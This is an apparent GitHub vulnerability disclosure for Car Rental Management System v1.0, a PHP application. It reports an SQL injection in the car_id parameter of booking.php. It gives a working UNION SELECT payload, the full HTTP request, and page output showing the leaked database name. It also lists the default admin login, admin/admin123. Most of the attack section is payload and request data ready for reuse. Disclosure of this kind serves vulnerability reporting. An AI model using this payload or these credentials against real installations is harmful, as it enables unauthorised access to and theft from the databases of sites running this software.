debug601 Update SQLi-4.md History

1 contributor

29 lines (20 sloc) | 1.19 KB

Car Rental Management System v1.0 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.campcodes.com/projects/php/car-rental-management-system/

Vulnerability File: car-rental-management-system/booking.php?car_id=


Vulnerability location: car-rental-management-system/booking.php?car_id=,car_id


[+] Payload: car-rental-management-system/booking.php?car_id=-1%20union%20select%201,database(),3,4,5,6,7,8,9,10--+ // Leak place ---> car_id

Current database name: car_rental_db

```
GET /car-rental-management-system/booking.php?car_id=-1%20union%20select%201,databas
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```





Book for: car_rental_db

Pickup Date/Time
Warning C:\xampp\htdocs\car-rental-management-system\booking.php on line **18**
1970-01-01 01:00" autocomplete="off">
Drop off Date/Time
Warning C:\xampp\htdocs\car-rental-management-system\booking.php on line **22**
1970-01-01 01:00" autocomplete="off">
Full Name
Address
Email
Contact #